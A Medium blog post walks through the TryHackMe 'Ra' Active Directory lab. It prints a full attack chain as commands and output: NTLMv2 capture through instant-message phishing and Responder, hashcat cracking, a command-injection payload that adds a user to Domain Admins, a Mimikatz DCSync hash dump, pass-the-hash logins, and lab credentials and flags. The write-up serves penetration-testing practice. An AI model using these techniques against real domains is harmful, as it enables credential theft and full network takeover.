

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



TryHackMe Ra Walkthrough



Rich · [Follow](#)

7 min read · Oct 22, 2023




Listen



Share

... More



TL;DR Walkthrough to the TryHackMe [Ra practice VM](#), including a few things I didn't see on the linked write-ups.

A full list of our TryHackMe walkthroughs and cheatsheets is [here](#).

Background

I realized I should start these off with some hints:

- There are no ASREPROastable or Kerberoastable users

- There is a webserver running on the DC
- If there were hidden pages on the webserver, I didn't find them
- There are share drives with useful data
- Bear in mind the rights held by the Account Operators group in AD

I'm not the most original out there, so I needed a few hints to get through this one myself. [This writeup](#) was really helpful.

On an admin note, much like the last practice VM I had to restart this one numerous times to get through. Hence the IP keeps changing. All IPs shown are the target. There is one exception regarding Responder.

Scanning & enumeration

As always start out with an nmap scan.


```
sudo nmap -sV -O 10.10.234.141
```

```
(kali@kali)~[~/Downloads/Pilfered/Ra]
$ sudo nmap -sV -O 10.10.234.141
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-20 15:01 EDT
Nmap scan report for 10.10.234.141
Host is up (0.10s latency).
Not shown: 979 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2023-10-20 19:01:24Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2179/tcp  open  vmrpd?
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
5222/tcp  open  jabber
5269/tcp  open  xmpp             Wildfire XMPP Client
7070/tcp  open  http             Jetty 9.4.18.v20190429
7443/tcp  open  ssl/http         Jetty 9.4.18.v20190429
7777/tcp  open  socks5           (No authentication; connection failed)
9090/tcp  open  zeus-admin?
9091/tcp  open  ssl/xmltsec-xmlmail?
```

We can tell right away that it's a DC. Hence I visited the website, copy/pasted the last & first names I saw on thee, and tried enumerating usernames with [Mishka's username generator](#) and Kerbrute. However I wasn't getting a hit on anything other

than Administrator@windcorp.thm and the guest account was disabled so enumerating without credentials was out.

As it turns out I was overthinking it. I got a hint from [GAMEOFPWNZ's writeup](#) and realized one can simply do a 'Save Image As' on one of the employee pics and learn the username format.



```
cd /home/kali/Downloads/exploits
```


```
./kerbrute_linux_amd64 userenum -d windcorp.thm --dc 10.10.238.103 ../Wordlists
```

```
administrator  
BritneyPa  
BrittanyCr  
LilyLe  
KirkUg
```

Additionally we know lillyle's favorite pet's name.

Gaining Access

This means we can simply request a password reset.



Please note that you have to add the target's IP and both windcorp.thm and fire.windcorp.thm to your /etc/hosts file in Kali for this to work. This will also be important later.

We can now do authenticated enumeration.

Open in app ↗

Medium

Search



There's the normal SYSVOL & NETLOGON, which didn't contain anything helpful like plaintext credentials in a script, but there was also Shared and Users.

```
smbclient \\\\10.10.172.170\\Shared -U Windcorp.thm\\lilyle
```

This share had the first flag.

```
more "Flag 1.txt"
```

THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}

Escalating privileges

It also includes a deb, dmg, exe, and tar.gz files for something called 'Spark 2.8.3'. The webpage that we abused earlier to reset a password has a list of employee names and online status indicators. This must be a hint to install Spark, try messaging them, and see what happens.

I downloaded the *.deb but I couldn't get it to run. After wasting far too much time I finally realized I could just grab the latest, working copy from [here](#).

```
sudo dpkg -i spark_2_8_2.tar.gz
/opt/Spark/Spark
```

Login:



- Username: lilyle
- Password: ChangeMe#1234
- Domain: Windcorp.thm

If you get an error regarding the server's cert then go in Advanced and uncheck the option about checking certs.

There's only one user online, so search and chat them up.

Our IT support-staff

- Antonietta Vidal
- Britney Palmer
- Brittany Cruz
- Carla Meyer
- Buse Candan
- Edeltraut Daub
- Edward Lewis
- Emile Lavoie
- Emile Henry
- Emily Anderson
- Hemmo Boschma
- Isabella Hughes
- Isra Saur
- Jackson Vasquez
- Jaqueline Dittmer



There are many ways to capture NTLMv2 authentication attempts from simply running Responder and waiting for someone to fat finger something to MITM6. There's many other really creative ways to elicit Windows to send a NTLMv2 authentication attempt described here.

It turns out that Spark IM is another way, as seen above.

Run Responder and phish:

```
sudo responder -I tun0 -rdwv
```

```

```

[illegible]

Copy/paste the captured NTLMv2 to BuseHash.txt, then:

```
cd /home/kali/Downloads/Wordlists

hashcat -m 5600 BuseHash.txt rockyou.txt --force
```

We get a hit, and buse has WinRM access.

```
evil-winrm -i 10.10.244.66 -u buse -p uzunLM+3131
```

I uploaded PowerUp.ps1, poked around AD a bit, tried Kerberoasting, but didn't get anywhere. This user can login to a DC, but can't do much else.


```
(Get-ADUser $env:USERNAME -Properties *).MemberOf
```

```
(Get-ADGroup "IT" -Properties *).MemberOf
```

```
(kali@kali)-[~/Downloads/Pilfered/Ra]
$ evil-winrm -i 10.10.244.66 -u buse -p uzunLM+3131

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\buse\Documents> (Get-ADUser $env:USERNAME -Properties *).MemberOf
CN=IT,OU=Groups,DC=windcorp,DC=thm
*Evil-WinRM* PS C:\Users\buse\Documents> (Get-ADGroup "IT" -Properties *).MemberOf
CN=Account Operators,CN=Builtin,DC=windcorp,DC=thm
CN=Remote Management Users,CN=Builtin,DC=windcorp,DC=thm
CN=Remote Desktop Users,CN=Builtin,DC=windcorp,DC=thm
*Evil-WinRM* PS C:\Users\buse\Documents>
```

This is because they're nested in the Account Operators AD group. This builtin group by default has privileges to login to DCs and manage all non-protected users & groups. By protected we mean those whose Attribute AdminCount = 1. These users and groups get their DACL from the AdminSDHolder and do not inherit their DACL from any OUs that they are placed in by a careless administrator. This is to stop a system administrator from shooting themselves in the foot by accident, much like the PowerShell execution policy. It will not stop an attacker from shooting you in the foot on purpose.

The VM's author meant for us to poke around and notice a folder C:\scripts with a checkservers.ps1 file inside. This PS1 pulls values from a text file stored in a user's folder, does some stuff, and passes the result to Invoke-Expression.

I have said before that I am not sure that anyone other than attackers and malware writers use Invoke-Expression. More accurately they tend to use an obscured version of its alias iex. In this case we are the attacker and we were meant to find this. I am probably preaching to the choir, but Invoke-Expression takes a string as input and runs it as a command.

Escalating to Domain Admin

So how do we abuse this? Simple; abuse our Account Operators privileges, reset the user's password who holds the text file, and essentially pull a command injection attack.

```
Set-ADAccountPassword -Identity brittanycr -Reset -NewPassword (ConvertTo-SecureString "buse" -AsPlainText -Force)
```

Sadly brittanycr does not have WinRM privileges, so we have to create a hosts.txt file on Kali and then upload it via smbclient. I saved the below in hosts.txt :

```
; Add-ADGroupMember -Identity "Domain Admins" -Members "buse" ; Add-ADGroupMember -Identity "Domain Admins" -Members "buse"
```

Then upload it to brittanycr's user folder on the DC.

```
cd /home/kali/Downloads/exploits  
  
smbclient \\\\10.10.244.66\\Users -U Windcorp.thm\\brittanycr  
  
ChangeASAP00!!  
  
cd brittanycr  
  
put hosts.txt
```

After that we simply wait a few minutes for the DC's scheduled task to run the PS1 and our command injection to kick in. I had a couple Kali Terminal tabs open and was still logged in as buse in one tab so I logged out & logged back in via evil-winrm, uploaded Mimikatz.ps1, and dumped just the Administrator's hash while I was waiting on secretsdump to finish in another tab.

```
evil-winrm -i 10.10.244.66 -u buse -p uzunLM+3131  
  
upload Invoke-Mimikatz.ps1  
  
. .\Invoke-Mimikatz.ps1
```



```
Invoke-Mimikatz -Command "token::elevate" "privilege::debug" "lsadump::dcsync /user:windcorp\Administrator"
```

```
*Evil-WinRM* PS C:\Users\buse\Documents> Invoke-Mimikatz -Command "token::elevate" "privilege::debug" "lsadump::dcsync /user:windcorp\Administrator"

.#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

752 {0;000003e7} 1 D 30890 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
→ Impersonated !
* Process Token : {0;0052776e} 0 D 5405418 WINDCORP\buse S-1-5-21-555431066-3599073733-176599750-5777 (16g,26p) Primary
* Thread Token : {0;000003e7} 1 D 6169023 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # lsadump::dcsync /user:windcorp\Administrator
[DC] 'windcorp.thm' will be the domain
[DC] 'Fire.windcorp.thm' will be the DC server
[DC] 'windcorp\Administrator' will be the user account

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 5/7/2020 1:11:28 AM
Object Security ID : S-1-5-21-555431066-3599073733-176599750-500
Object Relative ID : 500

Credentials:
Hash NTLM: bfa4cae19504e0591ef0a523a1936cd4
ntlm- 0: bfa4cae19504e0591ef0a523a1936cd4
ntlm- 1: a47c1e6ce2d356a67cde3a743b465b16
ntlm- 2: bfa4cae19504e0591ef0a523a1936cd4
ntlm- 3: a47c1e6ce2d356a67cde3a743b465b16
lm - 0: 485f0242b31ffb4cc898f1f6e25871af
lm - 1: 162e252eb211377d35f31734e60a23e4
lm - 2: 4366bfcc8a9c9e945ea35c21d287ca34
```

Of course in the other tab I simply ran:

```
python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc b
```

This took awhile as there are roughly 4,761 users in windcorp.thm.

While I was waiting on secretsdump to finish it occurred to me that I had not even looked for the second flag. Hence I attempted to RDP as the Administrator and hit the standard buzz kill.

Account restrictions are preventing this user from signing in. For example: blank passwords aren't allowed, sign-in times are limited, or a policy restriction has been enforced.

OK

No problem, we just tweak the registry while logged in via WinRM.

```
evil-winrm -i 10.10.244.66 -u Administrator -H bfa4cae19504e0591ef0a523a1936cd4
```

```
New-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Lsa' -name 'Disa
```

```
xfreerdp /v: 10.10.244.66 /u:Administrator /pth:bfa4cae19504e0591ef0a523a1936cc
```

```
Get-ChildItem -Path C:\ -Include flag*.txt -Recurse -ErrorAction SilentlyContin
```

THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}

THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}

THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}

I had all the flags before secretsdump finished :)

```
PS C:\Users\Administrator> Get-ChildItem -Path C:\ -Include Flag*.txt -Recurse -ErrorAction SilentlyContinue | Get-Content
THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}
THM{ba3a2bffa2e535b514ad760c283890faae54ac2ef}
THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}

PS C:\Users\Administrator> (Get-ADUser -Filter *).Count
4761

PS C:\Users\Administrator> (Get-ADOrganizationalUnit -Filter *).Name
Domain Controllers
IT
Development
HR
OurUsers
Groups

PS C:\Users\Administrator>
```

Summary

There are over 4,700 users, 4 or 5 non default OUs, and numerous groups created in the VM's domain. AD wasn't really much of a factor in the exercise though, just that Account Operators can control non-administrative accounts. I do give the VM author a lot of credit for including phishing. I believe this is the first CTF type exercise I have seen that did. Overall it was good practice.

References

4 ways to capture NTLMv2: <https://www.hackingarticles.in/4-ways-capture-ntlm-hashes-network/>

More ways to capture NTLMv2: <https://0xdf.gitlab.io/2019/01/13/getting-net-ntlm-hashes-from-windows.html>

Even more (20 +) ways to capture NTLMv2:

<https://osandamalith.com/2017/03/24/places-of-interest-in-stealing-netntlm-hashes/>

Handy table of hashcat modes & hash types: https://hashcat.net/wiki/doku.php?id=example_hashes

Account Operators: <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups>

Obscuring iex: <https://www.securonix.com/blog/hiding-the-powershell-execution-flow/>

Invoke-Expression: <https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-7.3>

[Tryhackme](#)[Tryhackme Walkthrough](#)[Tryhackme Writeup](#)[Active Directory](#)

Active Directory Security

[Follow](#)

Written by Rich

285 Followers · 10 Following

I work various IT jobs & like Windows domain security as a hobby. Most of what's here is my notes from auditing or the lab.



No responses yet



What are your thoughts?

[Respond](#)

More from Rich




Rich

Python Basics TryHackMe Walkthrough

TL;DR Walkthrough of the Python Basics room, part of the Pentest+ Pathway.

Jan 22, 2024 🖱️ 24



Rich

Advent of Cyber 2024

TL;DR Walkthrough of the first & current days of the 2024 Advent of Cyber, covering Google Fu, PowerShell, AD, a little Entra ID, and some...

Dec 17, 2024



 Rich

Tempest TryHackMe Walkthrough

TL;DR walkthrough of the TryHackMe Tempest room.

Jun 14, 2024  52  1



them to hack us!

IVIIIKATZ



 Rich

Mimikatz Cheatsheet

TL;DR Mimikatz cheatsheet of things I have found useful in CRTP and the lab.

Aug 26, 2022 🖱 21

[See all from Rich](#)

Recommended from Medium



Francesco Pastore

THM - Lookup

A writeup for the room Lookup on TryHackMe.



Nov 25, 2024 🖱 2





 Jawstar

Advent of Cyber 2024 { Day 2 } Tryhackme Write-up

(Log analysis)

★ Dec 3, 2024 🖱 9




Lists



Staff picks

796 stories · 1560 saves



Stories to Help You Level-Up at Work

19 stories · 912 saves




Self-Improvement 101

20 stories · 3195 saves



